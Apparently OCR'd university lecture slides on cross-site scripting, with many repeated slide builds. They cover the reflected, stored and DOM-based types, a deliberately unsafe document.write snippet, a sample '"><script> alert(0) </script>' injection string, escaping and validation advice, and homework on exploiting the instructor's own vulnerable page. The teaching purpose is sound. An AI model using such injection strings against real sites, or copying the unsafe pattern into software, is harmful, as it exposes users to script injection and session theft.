
Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS



Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script ●




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script ●




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS

Reflected Vs. Stored XSS

Reflected XSS

Evil script •




Stored XSS


Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS




Reflected Vs. Stored XSS

Reflected XSS

Evil script




Stored XSS



Reflected Vs. Stored XSS


Reflected XSS

Evil script •



Script travels via Web App between Attacker-crafted input and Victim output


Stored XSS



Reflected Vs. Stored XSS


Reflected XSS – not stored, delivered immediately

Evil script •



Script travels via Web App between Attacker-crafted input and Victim output


Stored XSS – stored and delivered later




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script ●




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script •




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script •




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script ●




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script ●




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script ●




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script ●




DOM-Based XSS




A Third Type: DOM-Based XSS

Reflected XSS – not stored, delivered immediately

Evil script •



DOM-Based XSS – also not-stored and delivered immediately,
but without the server processing evil script



Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with output including

```
<script>
   var url = decodeURI(document.location);
   var name = ... get parameter value from url's query string ...
   document.write("Hello" + name);
</script>
```

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with output including

```
<script>
   var url = decodeURI(document.location);
   var name = ... get parameter value from url's query string ...
   document.write("Hello" + name);
</script>
```

Then inputString is indirectly reflected on User's output, to the same effect as for reflected XSS.

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with output including

```
<script>
   var url = decodeURI(document.location);
   var name = ... get parameter value from url's query string ...
   document.write("Hello" + name);
</script>
```

Then inputString is indirectly reflected on User's output, to the same effect as for reflected XSS.

Bottom line: evil script travels from the URL parameters to the document (DOM) via client-side code delivered by the server.

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

In context <input value="•">
the input "><script> alert(0); </script> will become:

<input value=""><script> alert(0); </script>">

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping

E.g., is the innermost scope HTML, CSS or JS (and what kind)?

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping
E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping

E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

Validate input

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping

E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

Validate input

E.g., restricting the input size gives attacker less space for maneuver

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping
E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

Validate input

E.g., restricting the input size gives attacker less space for maneuver

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping
E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

Validate input

E.g., restricting the input size gives attacker less space for maneuver

XSS Prevention Principles

General-purpose:

- Apply defense in depth
- Apply whitelisting whenever possible
- Think like the attacker

Injection-attack specific:

Encode/escape output

Remember injection is context sensitive – so should be escaping

E.g., is the innermost scope HTML, CSS or JS (and what kind)?

Avoid dangerous insertion contexts for untrusted input

E.g., in the URL part of src or href attributes

Validate input

E.g., restricting the input size gives attacker less space for maneuver

XSS Prevention Principles

Comprehensive prevention principles and techniques are well documented
www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

"Thinking like the attacker" is well documented
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Shee
Stuttard, Pinto: The Web Application Hacker's Handbook

Anti-XSS web security standard: Content Security Policy (CSP)
— no inline JS, controlled sources for third-party JS

XSS Summary

Attack on web application users

Script injection in the input

Delivered when the output is processed by user browser

Three main types: reflected, stored, DOM-based

Preventable by escaping output, avoiding dangerous input-insertion contexts, and validating input

XSS Types Cheat Sheet

	Victim browser runs Attacker script	Server processes Attacker input	Server stores Attacker input	Payload delivered immediately
Reflected	X	X		X
Stored	X	X	X	
DOM-Based	X			X

Homework

(1) We have discussed the most widespread exploit of XSS attacks – stealing the session token and impersonating users. Can you think of others?

(2) DOM-based XSS is special in that for its prevention **client-side** output encoding is the most effective measure. Can you explain why?

(3)My website

`andreipopescu.uk/resourcesForStudents/vulnerable.html`

allows users to log in and see the names of all the other users of the system. It is vulnerable to both reflected and stored XSS.

(3.a) Can you exploit these? Send a "malicious link" pointing to this site to one of your colleagues, causing their browser to alert "Hacked by ...".